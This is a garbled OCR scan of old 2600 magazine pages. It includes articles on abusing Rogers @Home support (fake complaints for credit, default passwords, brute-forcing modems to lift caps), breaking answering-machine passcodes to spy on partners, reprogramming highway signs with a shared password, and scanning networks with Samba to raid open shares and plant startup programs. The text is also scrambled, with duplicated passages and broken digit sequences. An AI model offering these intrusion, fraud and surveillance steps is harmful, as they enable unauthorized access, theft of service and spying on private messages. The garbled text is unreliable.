When you call Rogers @Home support, you're not getting Rogers at all; You're getting an outsourced company called Convergys, located in Ottawa, Ontario. The first thing they will ask you is your telephone number starting with the area code. They type this into the Citrus client which brings up your info. They can also search by your name or address, but the phone number is the preferred way. They will most likely ask you for your postal code for ID verification - (canada41.sympatico.ca - anyone?). Once they have your account, it becomes locked so nobody else can use it. They will then help you with your problems.

From here, they can do many things: Change your password, schedule a "Trick Roll" for having a cable guy come to you (gain, out sourced to Microsoft), give you credit on your account, etc. Notes: default passwords are "password", "changeme", "12345678", or "wavelmail". Notice they're all eight characters? The Citrix client can only handle exactly eight characters for your password.

If you ask to speak to a supervisor, they will pass you off to a second-level agent. You will never speak to a real supervisor because they just hand out paychecks and can't do anything anyway. The Operational Assistant (OA) is told to "...keep the customers..." and will do almost anything to keep your service. Feel free to make up some phony problem and tell them you want credit on your account for the trouble you've gone through blah blah blah. Blah! Instant free month of service credited to your account.

The tools used are all web-based and until recently, could be accessed from anyone on the @Home network (24.112.x.x 24.41.x.x) using their proxy server. They range from telling you how many people are down on a subnet to measuring the CRC ratios on your modem. Fun stuff!


Escalated tickets are, sadly, escalated. Usually to Toronto (York Mills) and, in the event your problem is larger than the Triadic, level agents have the ability to hit the kill switch and shut you down or bring you back online. (Yes, I have done it and, yes, it is a god syndrome!)

Most people ask me about removing the bandwidth cap on the modems. Well, there are two models used by @Home: Lan City and Terayon. They're phasing out the Lan City's because they're running out of IP addresses and the Terayon uses the Electronic Serial Number (ESN) to get the BOOTP information. If you have a Lan City modem (the one that looks like a car stereo amplifier), the possibility to remove the cap is there. You must telnet to port 100 of your Lan City modem (the IP should be on that yellow piece of paper) and login. Support agents are never told about this. General brute-force attacks should get you in. Once you're in, find the MDS Checksum and delete it.

This can also be done on the Terayon model, but you're looking (probably at jail time) at cracking the @Home BOOTP server, finding your specific ESN (yellow paper?) and changing the cap there. Again, the Network Security Fraud (NSF) department is watching everything (these guys drink more coffee than I do!) and I do not recommend trying it unless your Kung Fu is great.

That's all for now, I know this article is kinda short but I thought some info is better than none. If you want more of the 411 on their support centers or the technology behind @Home (network topology map anyone?), drop me a line. Remember to back with morals!

Secrets of rogers @home



basis on **the** **same** **principle** **as** **the** **hacker**

by Horrid

Before you all start complaining, I know that in the 80's and early 90's about a million VMB (voice mailbox) and answering machine hacking. This article is, of course, more recent and contains more information about certain brands of answering machines to aid you in getting into an answering machine (provided you know what brand of machine it is). Also, it

Why would you want to hack an answering machine? Well, it focuses more on three digit passcodes as well as two digit ones. If you don't know what brand the machine is, this article will also contain a generic overview of gaining remote access to answering machines.

machine? There are a number of reasons such as spying on people (such as your girlfriend/bf/buddy/wife/husband) or just for fun and games (pranking or changing the outgoing message or OGM). Once you are into an answering machine you can listen/delete messages and/or change the OGM to say whatever you want it to. You decide for yourself why you would want to hack an answering machine.

Most answering machines require you to enter the password while the OGM is being played. However, some require you to hit a certain key (such as "0", "*", or "#") after which it will say "please enter your password" or perform a series of beeps. A few answering machines require the password after the OGM has finished and the long beep has been played. Some answering machines will disconnect you after you enter a certain number of digits (in which case, you'll need to call back and start again). Case in point, the Panasonic model I have (I think it's a KX-TG200) requires you to enter a two digit passcode during the OGM and will disconnect you after six digits have been entered - if they don't contain the password sequence. If you think you are dealing with an old answering machine that

uses a two digit passcode (such as fairly old Panasonic or AT&T answering machines), there is an easy way to break into or even two digit machine that is simply listening for the correct sequence of numbers. Simply call it and then enter this number during the OGM (or after you hit the initialization key to get the machine to listen for a passcode).

0010203040506070809112131415161718192
23242526272829313435363738394041424344
955657585960768697787988990
23242526272829313435363738394041424344

The above number works on every two digit passcode (provided it is like most answering machines that don't read the digits in groups of two or three but rather just listens for the right sequence). It works because it contains every possible two digit passcode. This is very effective. If you get cut off or don't get it all entered during the OGM, call back and start with the number you got cut off on.

However, in today's day and age, most answering machines use three digit passcodes. Despite the digit increase, these passcodes are usually as easy (if not easier) to break. The reason for this is because the company wants the customer to be able to remember his/her passcode so it will be easier for them to access their messages away from home without remembering some random three digit number the company came up with. These default passcodes are supposed to only be temporary (the customer is supposed to change it shortly after they purchase the machine). This is not usually the case, however, because most answering machine owners:

- a) don't even know it's possible to remotely access their answering machine.
- b) don't think they are vulnerable to attack.
- c) are too lazy to change their passcode.

Also, after a power outage, most machines reset to the default passcode and answering machine owners will usually forget to change their passcode back or get ticked off and just leave the default passcode enabled. For this

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- b) don't think they are vulnerable to attack.
c) are too lazy to change their password.

Reason, you may have better luck right after a power outage. Most default three digit passcodes are either the same number three times in a row ("000", "111", to name some common ones) or three digits in numerical order ("123", "456", "789"). BellSouth's answering machines use the same digit three times in a row (usually "888").

The number may be intimidating at first, but think of it this way:

1) you would normally have to enter 1000 passcodes to cover all possible combinations. A combination is three digits long, so that is 3000 digits. This number cuts the number of digits you would normally have to enter by almost two thirds.

2) you only need to use this number as a last resort. If the answering machine doesn't accept the normal default passcodes mentioned above, then you can use this number.

"Is there one big number I can enter that will cover all three digit possibilities, like the number for the two digit passcodes?" The answer is yes. However, it is a lot larger. It's 105 digits long and covers every possible three digit combination (three passcodes are in the number twice, 988 889 898). I couldn't stop those three codes from being repeated without screwing up the entire number. If someone comes up with a better number that

- 2) you only need to use this number as a last resort. If the answering machine doesn't accept the normal default passcodes mentioned above (I would venture to say at least 80-90 percent do).
 - 3) you will most likely come across the three digit combination before you have entered all 1005 digits.

contains all three digit possibilities without repeating a three digit sequence throughout.
submit it:
6001002003004005006007008009011012013
0140150160170180190210220230240250260

you must slow down so that you get one beep per number and the answering machine doesn't miss any. Also, if you get cut off while entering this number, just call back and start one more time.

270280290310320330340353036037038013904
1042143044045046047048049051052053054
0550560570580590510620630640650660670
6806907107207307407507607707807908108

number before the last one you entered.

09669709809911211311411511611711819
122131241251261271281291311331341351
3613713813914214314414514614714814915
315314153156157158159167168169164165166

perform certain commands. Another way you can get the passcode to BellSouth touchtone (and others) is if you are at that person's house (such as your friend or girlfriend), simply press the "code" button when no one is look-

16718619171731741751761771781791821
8318418518618718818919219319419519619
919819922212242252262272282292323423

ing. The LCD screen that usually displays the number of messages recorded on the machine will flash the three digit passcode for that ma-

524023723823924124324624724824925
2342552562572582592632642652662672682
6921327417527627772827928328428528628
728828929329129529629729829930030430533

One, another good way to get into answering machines (if you know what brand/model they user) is to go to a place like Walmart or Radio Shack and ask to see a user's manual on them.

63373383393443453463473183-9353455356
357583593643653663673683593743753763
7737837938438538638738838939439539639

This works only if they have the model in stock. You might also want to tell them you bought the machine and lost your user manual.

The qualities mentioned in this article should not be confined to individual's traits.

48718848865352991919298429335653755869
566575683695767715785195865875585895
965975985959666766866697767867906876886
869976966977787797887897987998889898
899900

chines Company answering machines (we let you decide what kind of company) are just as vulnerable.

Greets: *Neon*, *Vega*, *Jitz*, *Telopathy*, and *Seck*.

Still legal thoughts

Ideas

Dear 2600:

In your 18:1 CueCar article, you detailed a method of scrambling the return code so that Digital Convergence Corp. would be unable to track your CueCar usage. After a recent fiasco where someone walked into one of our record stores and placed approximately 50 identical barcode stickers on various DVDs & I came to the conclusion that we should figure out a way to have all of the 2600 users hard code the CueCar so that it would return the exact same code for all of the 2600 users. It would likely cause more damage than simply scrambling the return information. Articles, I would like to start doing this with every marketing research tool including the Team Eagle Advantage Card, CVS Card, Borders, frequent buyer's Card, etc. I would love to see CVS try to prevent marketing research on someone who buys \$100 worth of food everyday all over the eastern seaboard. It's simply untrue that we must distinguish our privacy for size pieces items.

Who says you have to? If user profile come up with minor ideas, market research will become far less intrusive.

Dear 2600:

I received my 2600 and MP3 shirt and feel that the project should be reverse because you have a larger project on the front. I know that most people feel better along with shockbands set against mainstream ideas but style is style.

FlashARK
And not following the rules of style happens to be our style.

Dear 2600:

Am I to understand that the reason why Napster was in court was because of people in the net downloading songs they didn't pay for? I was under the impression that we were allowed a back up copy of our music programs, etc. for archival purposes, etc? I was wondering if it is possible to set up a program that uses the CueCar Rule Share, is giving away. When the MP3 is scanned it would be put into a zip (instead of sending it to the website) where there would be a Napster MP3 of system that uses that log to prove you've already paid for the music you've taken, and then would allow you to see what it is you own, looking for. Of course, pricing is to stop someone from scanning all the MP3's of music they want to download in the future. Or even to use the new goodness, version of the CueCar and go to record stores and scan music they want to download later. Or even the art studios who feels its

firsts right to create a web page with printable copies of every UGC imaginable. I'm just curious if this is at all feasible?

Tresser McKee

You've demonstrated that any such system would be prone to people counterfeiting it. And don't get me started on how the privacy issues involved with an archive. No leg that has info on how to paid for that music. The fact that nobody will be able to change what they are always going to want to share things they like - music, books, videos, etc. for free on forever and ever. Very few people will be able to stop it, more should do. Right now the theory has failed to group in that criminalizing such material as with only from public opinion shortly after, given that people don't pay their taxes, with money from the expense of the rest of us. That's where the attention should be focused, not on individuals merely interested in violating their horizons.

Prison Life

Dear 2600:

I'm always reading your articles about how atrocious the public school system can get so I thought I'd try to give you an accurate portrayal of the Federal Bureau of Prisons. I am currently serving 18 months for a non-violent prison related conspiracy conviction, a charge where my crime is necessary to avoid, only testimony, and it is my first offense. When I arrived I was not provided with a copy of any rules and regulations, or was I given my customary phone call. I picked up one of the inmate phones and dialed 1-800-CALL-1 to get a message through to my family and a voice came on and said "You have dialed an unmonitored number" and the line went dead. A week later I was called up front and informed that a "unit had been run that identified me, those of the use of my PBN, as a violator of Program Statement 5320.06, page 12." Oct 2000.

Dear 2600:

Am I to understand that the reason why Napster was in court was because of people in the net downloading songs they didn't pay for? I was under the impression that we were allowed a back up copy of our music programs, etc. for archival purposes, etc? I was wondering if it is possible to set up a program that uses the CueCar Rule Share, is giving away. When the MP3 is scanned it would be put into a zip (instead of sending it to the website) where there would be a Napster MP3 of system that uses that log to prove you've already paid for the music you've taken, and then would allow you to see what it is you own, looking for. Of course, pricing is to stop someone from scanning all the MP3's of music they want to download in the future. Or even to use the new goodness, version of the CueCar and go to record stores and scan music they want to download later. Or even the art studios who feels its

my desk to see if I am taking the notes she writes on the board or not. I have no say in what classes and have used every test this year.

I think this is a good analogy for the existing power structures which allow those possessing power to punish or imprison individuals who are bored by the tedium and uninteresting nature of the way classrooms (or society) are run. What's scary isn't that I am being punished for speaking the truth to a teacher about how she makes the classroom an uncomfortable and insufficient environment. What is my punishment going to be when I speak to my government about how inefficient it is how it makes me feel uncomfortable in the sake of never terrorist attack? What kind of lesson is it to teach a student that they better shut up when something is being run poorly or risk being punished for speaking up about it. Is the state of insure "anti-terrorism" legislation, this is the kind of world that our government is creating - one where any critic whose words threaten the corrupt systems of money, however it's termed, and is swiftly garnished. The poetry of the "land of the free" never ceases to move me.

In some ways our schools are doing a very good job preparing people for what society has in store for them.

Christian

Dear 2600:

I am really upset. This kid in my class is always talking about hacking. But he gives it a bad name. He's always telling other kids about friends of his that's a real drives and how it would be funny to screw up someone's computer so that it would make orgasm noises and they would get fired. Now everyone in my school is biased against hackers. Also, I made this teachers net like 2600 which I am really most about. Can you write an answer to this letter explaining what hackers are really like so I can show it to him and explain how people like him screw the rest of us over? Thanks.

Please pardon me

It's not hard to do this on your own. Quite simply, for person is not a hacker. As I say, tell the first timer to talk about hacking. Challenge him to actually do something that involves true hacking - something like breaking into, sharing drives, and (significantly) for mass email, not causing harm or damage. Showing things up is relatively easy which is why so many people do it. By defining the difference between stupid behavior and hacking, you should be able to not only make people see the difference but also get them onboard about what hacking really is.

Dear 2600:

Recently at school I was in the computer lab working on the internet and my connection was missing extremely slow. So I fired up a search engine and looked for websites that would give me my IP address so that I could run a traceroute from my computer to my node to diagnose where the bottleneck on the network was. Well, I didn't catch that far because while looking for my IP address, my English teacher walked by, turned off my computer, and I was trying to back the network. I had her swear not to tell my teacher in a calm and respectful manner like I think it is crazy how she always walks over to (only)

telling my teachers why I was trying to "hack" the network. On top of that my school computer "passwords" have been suspended indefinitely. Schools are getting more and more paranoid every day.

bb_student

Dear 2600:

I am a high school senior at a southern Texas High school. I won't tell you where because some of the same holes I talk about have not yet been repaired. I was browsing the site of another high school in the area recently and I made an interesting discovery. The site is badly designed to start out with, and not all of the folders have an index.html file, so I could dump myself into IE's file browser protocol to browse were of their saved images. I was clicking around and discovered that one of their images was broken in some way. The file name was listed, but there was something wrong with the file itself on the server. The problem was such that when I clicked the file link, I was taken to the site administration page, where people would think it's funny to put "no my school" or "Dumb with [their school]" as their index file.

That's the kind of thing we do not want happens to be known for. So anyway, I sent off a letter to their campus webmaster illustrating the hole. The next week, I was called down to the principal's office and accused of "hacking." I asked them what did I "hack," since all I did was follow a link on a school-owned website which happened to have a rather large security hole. Nevertheless, it was still hacked, since I shouldn't have been viewing those files anyway. This being complete crap, I appealed my case (as difficult as this is in a school district) and managed to get a sort of official "hearing." I then explained them that after a fellow webmaster to a large security hole that can be abused by people with less morals is not hacking, but rather a good way to build trust and help each other out. Even though I was not punished, I did have my overpriced packages revoked for the week or so it took me to get the school board to hear my case, and I had to use my own free time to go plead my case. Stocks, doesn't it?

By doing their due diligence, you protect *foolish* these who deserve only condemnation for the way they treated you. And for the other school, you're going to have to tell all of that is unforgettable. Congratulaciones on joining this and winning. But anything short of a sincere apology for the way you were treated is simply unacceptable.

Dear 2600:

As I was sitting in my English class today, we were reading soon "apostrophe phrases." To my surprise, one of the examples was, "people like Kevin McNamee, the most brilliant and industry secret," and then under it, "McNamee, the most brilliant of the thieves, was caught by one of his victims, Tadpoles Shriver." It's old how people can be so stereotypical of hackers. It seems like people look at us as just these hooded criminals, and it seems that it's getting worse.

DeftonesG0183
What's really getting worse is the level of propaganda being forced fed into our schools. If we are now in the

chuck's Goodfoot. Anyway, I want to express my gratitude to your publication. I take that back - our publication. Without 2600 I would've been lost since I lived in a small town with very few like-minded individuals. I now live in a larger city and run into hackers on a daily basis. Thanks and see you at H2K2.

More Info

Dear 2600:

I'm sure you will get my name with my email, but I'm going to ask that you don't share it if you print this. I believe the information I have is considered confidential by the company. You recently printed an article about the Matrix tool that &Home TI technician use. You said that tool allowed us to see who a customer's computer and control it remotely. This is incorrect. The tool you are thinking of is called Remote Assistant, which is simply a web-based version of VNC. It cannot be turned on without the customer's permission as they have to visit a special website (<http://www.home-help.com>), and then they have to click on the right button. The Matrix tool is simply a tool that allows us to run down line problems by showing us modem的历史 (Signal to Noise Ratio, etc., etc.). Hope this clears things up, but again, please do not publish my name.

No Name

Not that we don't think the information you presented was interesting, but do you really think sharing something so basic would put you in danger? The end user is never going to possibly figure it out.

Dear 2600:

I wished to respond a bit on the architecture for support, referred to in Matrix article about working at AT&T @Home. The Matrix is actually a small cluster of servers with an HTML interface to a database containing SNMP information from every cable modem in the country (unfortunately for the @Home system). The SNMP information published in this will also be exposed. Even the available SNMP objects in the DCCSIS specifications (found at <http://helpsystems.com/dccsis/dccsis.html>) The information consists of data collected from both the modem itself and the CMTS router in the system's headend. CMTS stands for Cable Modem Termination System and generally refers to a router, usually a Cisco, which has one or more cable modems that interface with the CATV network and one or more standard Ethernet ports that will connect to a common hub. The hub then connects to a backbone router interfaced with one or more WAN carriers. The IOS version of all of the devices mentioned is generally kept well up to date. To the Matrix, each MSO (Multiple System Operator) has access only in set two (Multiple System Operator) has access only in set two modems in most cases. A local system will often be assigned one or two individual user accounts. Most level one tech support that is connected in a local system will not have access to the Matrix. I am aware of at least one that does. The most interesting capabilities afforded by access to this tool are simply bandwidth utilization analysis and signal integrity analysis. There is no built in capability to scope or anything of these set. The closest it gets is allowing

the user the ability to see how much data has been transmitted and received since the last cold boot of the modem. This is one piece of evidence used in identifying him/him/herself.

I am told that the modem itself can be altered by SMC3 SET commands given that one knows the proper write command string. The hard part is that this can only be done from inside the private net-16 address space to which the RF side of the modem belongs. Each modem is assigned one net-16 address for polling purposes only and this address has no effect or noise in general Internet traffic between the computer and the net-16 and net-65 networks (the @Home backbone). Any bonds, idle tones, and power adjustment messages between the modem and CMOS are in series of the MAC address. The net-16 address is assigned by a DHCP server at boot of the modem, along with the address of a TFTP server to obtain a config file. The config file is downloaded to the modem in a TLV format specified by the DCCSIS specification. This config file is authorized by the CMTS before it gives the CM permission to talk and checks it to a grouped transmission time slot. As an interesting aside, this is also where the QoS level for the modem is set to up to a certain speed. Usually MSOs will have two or three levels of QoS, one for 0, 3 MB, and full speed - or 10.6 MB. Each QoS level is represented by an integer between 0-9. The Matrix also reports this QoS level for the modem, but only if a specific type of poll is done. In any case, the Matrix does not do much else, and as such is of little use for anything other than for what it was intended.

Level 2 support can "QCIN" into customers' routers through a tool called Expert City. There are a few other tools out there that allow this, but they are all only by permission. For any of them, nothing in this regard is installed on the user's computer. For Windows users, they can use the NetDrag executable to gather information and conduct an official bandwidth test between the customer's computer and the proxy server in the system's headend. This won't detect other broadband, but then again, they won't troubleshoot those with you anyways. This particular mechanism requires that the user place the NetDrag program into a Customer Support Computer mode and then the support personnel use the exact same distribution of the program, set to mask-export-as-a "null" option, to connect to the user's computer. The difference is that the support personnel have a username and password that allows them to use this capability. Both of these are very easy to guess. If the user had it, they could perform bandwidth tests by themselves and connect to their user's computer to do the same. The only information given is as follows: 1) 68. RAM, hard drive space, CPU resources, basically anything you get from a sysinfo diag. 2) Complete stack information, Winsock and all.

gr0 seigen

Dear 2600:

I figured I'd drop a note regarding a letter from Joseph66 (<http://www.2600.com>) regarding his cell phone. Sorry, Joseph66, as an ex-AT&T slutt, I can tell you that those codes have nothing to do with hacking. Wish the rep did we manually enter the phone's required info to operate. This is normally done by an OAM (Over the Air Programming) sim to your phone. It doesn't just through Fido 2000, they manually enter your phone number and SID (System ID code - one for every market/city). Sounds like you're in the Chicago area. I can also tell by the area code (the default setting code) that you have a Motorola phone. Yippee.

You can get a new phone number by just manually programming the phone. Each configuration signal to/from the phone contains encrypted info (a number as long as your sim - no BSI) with your phone's Electronic Serial Number, phone number, etc., etc.

Here's a Motorola hack for you. If you forget your phone's last code, leave the battery off for five minutes, then enter the default lock code of "1234".

meowmixman

Dear 2600:

In 182, Cyrus wrote about entering 222/538 into a telephone for some interesting features. As you say, it looks suspiciously like a phone number. Cyrus forgot to mention that you type this number while the phone is on hook, instead of a very different number indeed.

ing the user the ability to see how much data has been transmitted and received since the last cold boot of the modem. This is one piece of evidence used in identifying him/him/herself.

SANM3 SET commands given that one knows the proper write command string. The hard part is that this can only

be done from inside the private net-16 address space to which the RF side of the modem belongs. Each modem is assigned one net-16 address for polling purposes only and this address has no effect or noise in general Internet traffic between the computer and the net-16 and net-65 networks (the @Home backbone). Any bonds, idle tones, and power adjustment messages between the modem and CMOS are in series of the MAC address. The net-16 address is assigned by a DHCP server at boot of the modem, along with the address of a TFTP server to obtain a config file. The config file is downloaded to the modem in a TLV format specified by the DCCSIS specification. This config file is authorized by the CMTS before it gives the CM permission to talk and checks it to a grouped transmission time slot. As an interesting aside, this is also where the QoS level for the modem is set to up to a certain speed. Usually MSOs will have two or three levels of QoS, one for 0, 3 MB, and full speed - or 10.6 MB. Each QoS level is represented by an integer between 0-9. The Matrix also reports this QoS level for the modem, but only if a specific type of poll is done. In any case, the Matrix does not do much else, and as such is of little use for anything other than for what it was intended.

Level 2 support can "QCIN" into customers' routers through a tool called Expert City. There are a few other

tools out there that allow this, but they are all only by permission. For any of them, nothing in this regard is installed on the user's computer. For Windows users,

they can use the NetDrag executable to gather information and conduct an official bandwidth test between the customer's computer and the proxy server in the system's headend. This won't detect other broadband, but then again, they won't troubleshoot those with you anyways. This particular mechanism requires that the user place the NetDrag program into a Customer Support Computer mode and then the support personnel use the exact same distribution of the program, set to mask-export-as-a "null" option, to connect to the user's computer. The difference is that the support personnel have a username and password that allows them to use this capability. Both of these are very easy to guess. If the user had it, they could

perform bandwidth tests by themselves and connect to their user's computer to do the same. The only information given is as follows: 1) 68. RAM, hard drive space,

CPU resources, basically anything you get from a sysinfo diag. 2) Complete stack information, Winsock and all.

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hacking the highway

by neconomie

I decided to write this because many people have often wondered if this sort of thing was possible, and have experienced disbelief upon viewing pictures of modified highway signs reading things like "Free Kevin" written it off as the work of Photoshop or the GIMP at the hands of someone with too much free time. Hopefully this article will give you insight as to the way simple systems operate and encourage you to go out and explore similar systems such as electronic billboards.


Introduction

The unit this article was written about is a fairly commonplace highway hazard information sign constructed by ADDCO and purchased by pretty much every state and county highway commission in the US. They are trailer mounted and can be powered by either portable diesel generators or solar panels mounted on top of the display screen with batteries for nighttime usage. The display screen is a two line by eight character display changed by flipping cards ("pixels") that are yellow/effective for "on" or black for "off". At night a pseudo-backlight system can be turned on by switch or by photocell resistor. It is in fact not a backlight, but two orange bulbs at the bottom and top of the sign that illuminate the reflective cards causing them to glow. As far as access panels go, there are three. Two are at the front of the unit (side facing traffic) or along the sides. These house batteries and are usually locked to prevent people from stealing the batteries. The other access panel is at the back of the unit in the center and is seldom locked. This panel houses the control panel, various switches, and other innards.

Getting Started

Open the rear access panel and look inside.

You will most likely see a black panel with an old school IBM AT style keyboard set aside to it. On the right of the panel will be a silver battery disconnect switch for changing the battery. Below the panel will be a battery status gauge measured in amperes. On top of the



panel will be the controller on/off toggle switch. To the left, two three position toggles: a mast lower/raise switch and a backlight on/off/auto switch. The panel itself consists of a root-backlight LCD screen that displays eight lines by 48 characters. The keyboard itself appears to be standard with the exception that instead of an AT plug, it plugs into the panel via an R11 jack in the style of older WYSB dumb terminals. Due to a lack of insulation for about one inch before the R11 plug, I am tempted to believe that the keyboard was at one time a standard keyboard, but the AT plug was chopped off and an R11 plug was crimped on to it.

The System

The display shows a preview of the six frames in rotation and invites you to press "m" for the main menu. After reaching the main menu you will have four paths:

1. Turn off display.
2. Speed up rotation.
3. Slow down rotation.
4. More options (password required).

The password in my case was "DOT1". It was found after attempting to guess for about ten minutes, then glancing at the inside of the door where "Password: DOT1" was scrawled

in black sharpie marker. We tried this password on four other units where no password was written on the door and it worked on all occasions. Our guess? "DOT1" stands for Department of Transportation 1. After reaching the "more options" menu, you have six choices:

1. Change current rotation.
2. Change/modify rotations.
3. Change/modify frames.
4. Change time.
5. Change time rotations.
6. Other options.

The only options you'll wish to play with are: 1, 2, 3, 4, and 6. Yes, it will allow you to change the system password, but please do not do this - it's not very nice! 4 and 5 are "change/modify rotations" and "change/modify frames". Say you wish to replace the current message with one of your choosing. You would do the following:

First, select "change/modify frames". It will give you a blank 8x3 matrix:

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Hacking with Samba

by dkrfy@hotmaileum

Like it or not, we are living in a Microsoft world. When you have Christmas dinner with your grandparents, chances are you won't see a Slackware box with the latest kernel running on their shiny new Dell or Gateway. Never fear! Thankfully, for the minority who have chosen to install Linux, Samba is here to connect us to the world of Windows. This article gives the reader a quick grasp of Samba's usage and commands, shows the power these tools give when combined with Linux, and how these tools could be abused. This assumes some Linux knowledge, so if you don't understand what a command does, use the man page!

The tools that comprise the Samba suite (www.samba.org) operate with the SMB protocol (aka Netbios or L—M). SMB is used with Windows NT/95/98 to share files and printers. Using Samba's tools (created by Andrew Tridgell), Linux hosts can share files with Windows machines. If you did a full Linux install of any distribution, you probably already have these programs.

The Commands

Below is a list of Linux commands with their Microsoft equivalent. First is the Samba server program called smbd. This daemon runs off the config file /etc/smb.conf and listens on port 139. If a Windows machine was accessing a share on our Linux box, smbd would serve up the directories specified in smb.conf. Smbd is highly configurable. See the man page for more details.

LINX

```
smbd  
nmblookup -A 10.0.0.1  
smbsess [-L] NetBIOSName <-q> 10.0.0.1 -N  
smbclient /NetBIOSName/share -T 10.0.0.1  
smbmount /NetBIOSName/share /mnt/mountpoint ip=<10.0.0.1>
```

Microsoft

```
Microsoft File and Print Sharing Service  
nbtstat -A 10.0.0.1  
net view \\10.0.0.1 (easy novel to do a "net use \\ip\address\share" first)  
net use \\10.0.0.1\NetBIOSName\share  
net use \\10.0.0.1\NetBIOSName\share
```

Note the difference in slashes. Each of these commands will get us one step closer to accessing the shares on our target. Now onto the fun stuff!

Finding a Target

First, we need an IP address of a machine running Netbios. You could just scroll on your school's LAN, or go on IRC and look for people who use mIRC. But a better method is to do "ifconfig" & "ping -R". (Or results.) Run all right, then "grep open results | results -f2 -d" > ip_addresses". The file the next day, you will have a huge list of boxes running Netbios and (many that have shares). (Keep in mind that just because a box runs Samba or Netbios doesn't mean it has shares.) Some of these boxes are NT, Windows 2000, and even Linux. And while Windows 98/95 boxes have a huge security hole in file sharing (see http://www.rekurs.com/rgt/nmap/95_05.htm), very often shares are left unprotected with no passwords at all.

Locating Computers with Shares

Now that we have our list of IP addresses, we must locate which ones have shares. Instead of downloading a fancy scanner, let's be efficient and use a few shell commands. Tcsh is the default shell with Linux Redhat, so we will use it. From a tcsh prompt enter the following:

```
[root@localhost ~]# for x in `cat ip_addresses`  
> do  
> nmblookup -A $x >> computer_list&  
> done
```

The for loop will then step through the file and execute "nmblookup -A \$x.ipaddr here" on each IP in the list. You will eventually get your prompt back. This is a handy method of dealing with IP addresses. Especially considering the body of the loop can be anything you want (ping, showmount -e, or the MS exploit of the month), and a bash shell is likely to be on every Linux box you find.

Enumerating Shares

Now we have a file called computer_list which contains the Netbios names of all the machines we scanned for. Each entry should look something like this:

Looking up status of 192.168.0.10
received 8 names

Sharename	Type	Comment
C	Disk	
HP	Printer	
MIRC	Disk	
MUSIC	Disk	
IPCS		
IPC		

An "MSBROWSE" entry indicates sharing is enabled. We are only concerned about computers with this entry. (Note that although sharing is enabled there may be no shares.) The <00> entry lists the Netbios name, which we will need to query his machine for a list of shares by doing "smbclient -L \$SMBR -I 192.168.0.10 -N". This will return something like the following:

Sharename	Type	Comment

You will be surprised at how many C drives are left unprotected, along with other interesting shares. In the above case we would try "smbclient -L \$SMBR -I 192.168.0.10" and use a blank password. If it does have a password (and they are using Windows 95), we can take advantage of the security hole mentioned above, which was made popular by the windows Epwak program. When you find a share, think of how that access can be leveraged. Gaining access to a C drive can be used to do script & perl files to obtain user passwords.

Add programs to the Startup folder you want to have them run. Use the system as a jumping off point for other activities.

Set up other shares to provide access.

-Obtain C shell.

Discover personal information about the user.

Samba utilizes the file sharing tricks of Windows and Linux. And it unsecured it allows exploration of other systems and networks. Hopefully I have demystified the samba commands and showed how a Unix shell can reduce hundreds of commands to a few lines. Reckless work starts, not harder!

Continued from page 39

Grand. I have never downloaded one and I could probably figure it out quickly enough if I did, but I really don't have the time to sit and wait for a break-out to download what appears predominantly in their very serious writings about systemic pornography in their very serious writings that give you exactly what you're asking for.

I know it is unfair to tap someone else's line but what exactly are the restrictions on tapping your personal line? Would I have to let the individual on the other side know me for that matter?

Hi my name is [redacted] but you only didn't have the time to do what I did to do it. But we can try again now in my case haven't stayed hooked on the personal connections that systemic pornography in their very serious writings that give you exactly what you're asking for.

Dear 2600:

I know it is unfair to tap someone else's line but what exactly are the restrictions on tapping your personal line? Would I have to let the individual on the other side know me for that matter?

Lambeth

In the United States, *it is dependent on your state laws*. In some states, as long as one of the parties (good/bad), there's no problem, but in others, you have to tell the other person if you're recording them. If they happen to be in a state whose laws differ from yours, then where the recording device resides is the one whose laws are in force.

Signs of Hope

Dear 2600:

I just wanted to let you know that there is some justified anger, there's no problem, but in others, you have to tell the other person if you're recording them. If they happen to be in a state whose laws differ from yours, then where the recording device resides is the one whose laws are in force.

Silent Transgender

Dear 2600:

I go to a Catholic high school in Ohio. It would be expected that a private school would have even stricter rules set regulations than a public school, and it does. It's still run by the same high school social hierarchy of jockhall players and cheerleaders, with the best, most valuable athletes getting away with murder. However, instead of a letter complaining about having my *American's Cookbook* taken away from me or being suspended for the huge American edition, I have something good to write about.

After reading *Fahrenheit 451*, my 11th class got assigned a report on any topic related to censorship. I originally chose to write about the DMCA, but opted for a report on 2600 instead. My teacher loved the report and said she enjoyed learning about a magazine she never knew existed and even considered picking up a copy. For my presentation, I bought in my 2600 collection and handed a copy to each kid in the class. Just thought my government types, anti-free speech activists, or opposite high school teachers would like to know that for

a while, 50 minutes, a class of 20 kids and their teacher exchanged a copy of 2600 in their hands; and read it. Not in any case, just saying, because of the positive reaction, but it was just a break-out to download what appears predominantly in their very serious writings that give you exactly what you're asking for.

Dear 2600:

